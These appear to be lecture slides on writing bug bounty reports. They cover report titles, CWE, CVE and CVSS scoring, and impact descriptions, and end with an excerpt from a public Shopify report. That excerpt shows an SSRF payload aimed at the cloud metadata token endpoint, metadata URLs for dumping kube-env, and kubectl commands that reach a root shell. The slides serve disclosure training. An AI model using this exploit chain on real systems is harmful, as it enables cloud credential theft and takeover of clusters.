 - Components of a good report

| Component | Description |
|---------------------------|---|
| Report title | Includes vulnerability type, affected domains/parameters/endpoints, impact, etc. |
| CWE & CVSS scores | Communicate the nature and severity of the vulnerability |
| Vulnerability description | Clearly and concisely reproduce the vulnerability using a Proof of Concept (PoC) |
| Impact description | Describe in detail what an attacker could gain by fully exploiting the vulnerability; impact descriptions include business impact and maximum damage. |

Overview

Create a report title

- How to write a report title
 - Helps security teams prioritize reports
 - E.g., prioritize RCE vulnerabilities over low impact CSRFs when reporting vulnerabilities on marketing websites.
 - Examples of good report titles
 - Example 1. Stored XSS in profile.php via user's signature on app.acme.org leads to account takeover when emailing other users (https://www.hacker101.com/resources/articles/writing_a_report_and_cvss.html)
 - Example 2. Reflected XSS on <https://e.mail.ru/compose/> via Body parameter (<https://hackerone.com/reports/1000363>)
 - Example 3. Remote Code Execution on kitcrm using bulk customer update of Priority Products (<https://hackerone.com/reports/422944>)
 - Example 4. Admin Command Injection via username in user_archive ExportCsvFile (<https://hackerone.com/reports/214022>)

Writing a good report

- CWE & CVSS scoring methodology
 - CVSS (Common Vulnerability Scoring System) : used to select severity levels for vulnerability submissions
 - Communicate why you chose that severity level for the vulnerability you submitted
 - CWE (Common Weakness Enumeration) : a community-developed list of common software security vulnerabilities that serves as a metric for vulnerability assessment, mitigation, and prevention efforts for common languages and software security tools.
 - Choosing the right CWE criteria should be based on the initial vulnerability discovery.
 - It helps to understand the vulnerabilities and the impact of CVSS.

The image shows a screenshot of the CVSS v3.0 Calculator interface. It features a dark background with white text and buttons. The calculator is organized into two columns of input fields. The left column includes 'Attack Vector' (with buttons for Network, Adjacent, Local, Physical), 'Attack Complexity' (Low, High), 'Privileges Required' (None, Low, High), and 'User Interaction' (None, Required). The right column includes 'Scope' (Unchanged, Changed), 'Confidentiality' (None, Low, High), 'Integrity' (None, Low, High), and 'Availability' (None, Low, High). At the top right, there is a toggle switch labeled 'No Rating ---'. The title 'CVSS v3.0 Calculator' is at the top left.









Writing a good report

- Common Weakness Enumeration (CWE)
 - Developed during the internal reclassification of the Common Vulnerabilities and Exposures (CVE) vulnerabilities defined in 2005.
 - Listing of vulnerabilities by type to identify security weaknesses in software
 - Example : Condition 1 and condition 2 are required for a buffer overflow to occur.
 - Established as a common language for describing software security weaknesses in architecture, design, or code.
 - Used to define vulnerabilities as a baseline for software security tools
 - Provides common standards and specifications for efforts such as vulnerability identification, mitigation, and prevention.
 - A massive project that brings together academia, industry, and government to define standards
 - All content is open source and freely available.




Writing a good report

- Common Weakness Enumeration (CWE)
 - The CWE has a hierarchical structure
 - Has the form that the subcondition can only be expressed if the parent condition is true
 - Structure
 - Provides information by labeling each CWE with an icon
 - View : categorized by developer, researcher, and development language (C, Java, etc.) perspective
 - Category : grouped by types of weaknesses with common characteristics
 - Weakness : refers to individual vulnerabilities
 - Class : very abstract security weaknesses
 - Base : abstract security weaknesses
 - Variant : specific security weaknesses

| | | |
|--|-------------------------------------|-------------------|
|  | 뷰 (View) : 32개 | |
|  | 카테고리 (Category) : 244개 | |
|  | Weakness - Class : 88개 | Security weakness |
|  | Weakness - Base : 338개 | |
|  | Weakness - Variant : 2937개 | |
|  | Compound Element - Composite : 57개 | |
|  | Compound Element - Named Chain : 3개 | |
|  | 중요도가 떨어져 사용되지 않음 (Deprecated) : 14개 | |


Writing a good report

- Common Weakness Enumeration (CWE)



Writing a good report

Evaluation with CWE & CVSS



Source : <https://www.ipa.go.jp/en/security/vulnerabilities/cwe.html>

Writing a good report

- Common Vulnerabilities and Exposure (CVE)
 - CVE was created by MITRE and was first developed in 1999.
 - It began to be used in earnest in 2002, when the US National Institute of Standards and Technology (NIST) established the National Vulnerability Database (NVD) and began a collaborative effort.
 - Items that can be assigned a CVE identifier are categorized as "software vulnerabilities".
 - Software is the opposite of hardware and is "anything that a computer can read and write".
 - Typical examples include firmware, middleware, operating systems, applications, etc.
 - Vulnerabilities related to firmware, middleware, operating systems, applications, etc. can all be assigned CVE identifiers.
 - CVE schemas are unique, making them easy to learn.



Writing a good report

- Common Vulnerability Scoring System (CVSS)
 - Designed to quantify the risk of security vulnerabilities
 - CVE was developed in 1999, CVSS in 2005.
 - Developed to prioritize and sequence responses to vulnerabilities found.
 - CVSS is developed and maintained by the Forum of Incident Response and Security Teams (FIRST), an international organization founded in 1989.
 - Scored on a 0-10 scale based on eight components
 - Exploitability metrics : Attack Vector (AV), Attack Complexity (AC), Privileges Required (PR), User Interaction (UI)
 - Scope: Scope (S)
 - Impact metrics : Confidentiality (C), Integrity (I), Availability (A)



Source: <https://www.first.org/cvss/v3.1/specification-document>

Writing a good report

- Common Vulnerability Scoring System (CVSS)
 - CVSS metrics

| Component | Description |
|--------------------------|--|
| Attack Vector (AV) | <ul style="list-style-type: none">• Indicates how the vulnerability can be exploited and scores higher if an attacker can travel further (logically or physically) to exploit the vulnerable component.• Network / Adjacent / Local / Physical |
| Attack Complexity (AC) | <ul style="list-style-type: none">• Describes uncontrollable conditions met to exploit the vulnerability, such as unguessable identities, specific configurations or settings, valid credentials (e.g., MFA issues), or other conditions; the lower the complexity, the higher the score.• Low / High |
| Privileges Required (PR) | <ul style="list-style-type: none">• Indicates the type of privileges an attacker would need to gain before successfully exploiting the vulnerability; the fewer privileges required, the higher the score.• None / Low / High |
| User Interaction (UI) | <ul style="list-style-type: none">• Determines whether a vulnerability can be exploited solely at the will of an attacker, or whether a separate user (user-initiated process) must be involved in some way, with a high score if no user interaction is required.• None / Required |

Writing a good report

- Common Vulnerability Scoring System (CVSS)
 - CVSS metrics

| Component | Description |
|---------------------|--|
| Score (S) | <ul style="list-style-type: none">• Determines whether the attack affects components other than the vulnerable component, and if it does, the score is high.• Unchanged / Changed |
| Confidentiality (C) | <ul style="list-style-type: none">• Measures the impact of an exploited vulnerability on the confidentiality of information resources managed by the software.• None / Low / High |
| Integrity (I) | <ul style="list-style-type: none">• Measures the impact on the integrity of vulnerabilities that are successfully exploited.• None / Low / High |
| Availability (A) | <ul style="list-style-type: none">• Measures the impact of an exploited vulnerability on the availability of a component.• None / Low / High |

Writing a good report

- CWE & CVSS Score Examples

- Stored XSS attack from an authenticated user to an unauthenticated user
 - Attack Vector : "**network**" because it can be executed over the Internet.
 - Attack Complexity : "**low**" because no special prerequisites are required for this attack to succeed.
 - Privileges Required : "**none**" if the attacker can deliver unauthenticated payloads, "**low**" if the attacker must be authenticated to deliver payloads.
 - User Interaction : "**required**" if the user must perform a non-native interaction with the website (e.g., click a link) to trigger the payload; "**none**" if the victim must visit the home page or have very little interaction with the Web site.
 - Scope : The vulnerable component is the web server and the affected component is the browser, so the "**changed**"
 - Confidentiality : "**low**" if access to the DOM is allowed, or "**none**" if access to the DOM does not exist.
 - Integrity : XSS can always cause damage, so "**low**" is recommended.
 - Availability : "**none**" because the victim can still use the application

Writing a good report

Vulnerability and impact description

- Write a vulnerability description
 - The vulnerability description step is one of the most important parts of the submission.
 - The better and more concise the steps, the easier it is for the receiving team to reproduce and categorize the submission.
 - When writing a submission, use the following structure :
 - Description/introduction
 - Working with PoCs
 - Include all the steps required to create a proof of concept, from start to finish, of a fully exploited vulnerability.
 - Submit as text, not screenshots, so that the review team can copy/paste the necessary information.
 - Impact description
- Write an impact statement
 - A description of the security weakness that could result if the vulnerability is fully exploited.
 - Being concise and clear makes it easier for the security team reviewing the report to understand.

Examples : reporting practice

Examples of good report writing

- Report title



0xach submitted a report to Shopify

April 22, 2018, 11:39pm UTC

The Exploit Chain - How to get root access on all Shopify instances

1 - Access Google Cloud Metadata

- 1: Create a store (partners.shopify.com)
- 2: Edit the template `password.liquid` and add the following content:

Code 228 Bytes

[Unwrap lines](#) [Copy](#) [Download](#)

```
1 <script>
2
window.location="http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token";
3 // iframes don't work here because Google Cloud sets the `X-Frame-Options:
SAMEORIGIN` header.
4 </script>
```

- 3: Go to <https://exchange.shopify.com/create-a-listing> and install the Exchange app
- 4: Wait for the store screenshot to appear on the Create Listing page
- 5: Download the PNG and open it using image editing software or convert it to

Examples : reporting practice

Examples of good report writing

- Fill in the details



Oxacb submitted a report to [Shopify](#).

April 22, 2018, 11:39pm UTC

The Exploit Chain - How to get root access on all Shopify instances

1 - Access Google Cloud Metadata

- 1: Create a store ([partners.shopify.com](#))
- 2: Edit the template `password.liquid` and add the following content:

Code 228 Bytes

[Unwrap lines](#) [Copy](#) [Download](#)

```
1 <script>
2
3 window.location="http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token";
4 // iframes don't work here because Google Cloud sets the `X-Frame-Options: SAMEORIGIN` header.
5
6 </script>
```

- 3: Go to [https://exchange.shopify.com/create-a-listing](#) and install the Exchange app
- 4: Wait for the store screenshot to appear on the Create Listing page
- 5: Download the PNG and open it using image editing software or convert it to

Examples : reporting practice

Examples of good report writing

- Fill in the details

2 - Dumping kube-env

I created a new store and pulled attributes from this instance recursively:

<http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/?recursive=true&alt=json>

Result:

{F289455}

Metadata concealment (<https://cloud.google.com/kubernetes-engine/docs/how-to/metadata-concealment>) is not enabled, so the `kube-env` attribute is available.

Since the image is cropped, I made a new request to:

<http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/kube-env?alt=json> in order to see the rest of the Kubelet certificate and the Kubelet private key.

Result:

{F289456}

ca.crt

Examples : reporting practice

Examples of good report writing

- Fill in the details

3 - Using Kubelet to execute arbitrary commands

It's possible to list all pods {F289460}:

```
Code 367 Bytes Unwrap lines Copy Download
1 $ kubectl --client-certificate client.crt --client-key client.pem --
certificate-authority ca.crt --server https://[REDACTED] get pods --all-namespaces
2
3 NAMESPACE NAME
4 [REDACTED] [REDACTED] 1/1
```

And create new pods as well:

```
Code 399 Bytes Unwrap lines Copy Download
1 $ kubectl --client-certificate client.crt --client-key client.pem --
certificate-authority ca.crt --server https://[REDACTED] create -f
https://k8s.io/docs/tasks/debug-application-cluster/shell-demo.yaml
2
3 pod "shell-demo" created
4 $ kubectl --client-certificate client.crt --client-key client.pem --
certificate-authority ca.crt --server https://[REDACTED] delete pod shell-demo
5
6 pod "shell-demo" deleted
```

I didn't tried to delete running pods, obviously, I'm not sure if I would be able to delete

Examples : reporting practice

Examples of good report writing

- Fill in the details

```
Code 491 Bytes Unwrap lines Copy Download
1 $ kubectl --certificate-authority ca.crt --server https://[REDACTED] --token
  "[REDACTED].[REDACTED].[REDACTED]" exec -it [REDACTED] -n [REDACTED] -- /bin/bash
2
3 Defaulting container name to web.
4 Use 'kubectl describe pod/[REDACTED] -n [REDACTED]' to see all of the containers in
this pod.
5 root@[REDACTED]:/# id
6 uid=0(root) gid=0(root) groups=0(root)
7 root@[REDACTED]:/# ls
8 app boot dev exec key lib64 mnt proc run srv start tmp var
9 bin build etc home lib media opt root sbin ssl sys usr
10 root@[REDACTED]:/# exit
```

Huge thanks to [Luis Maia Oxfad0](#), for helping me build this [REDACTED]

Impact

CRITICAL

The hacker selected the Server-Side Request Forgery (SSRF) weakness. This vulnerability type requires contextual information from the hacker. They provided the following answers:

Can internal services be reached bypassing network access control?

Yes

What internal services were accessible?

Google Cloud Metadata

Security Impact

RCE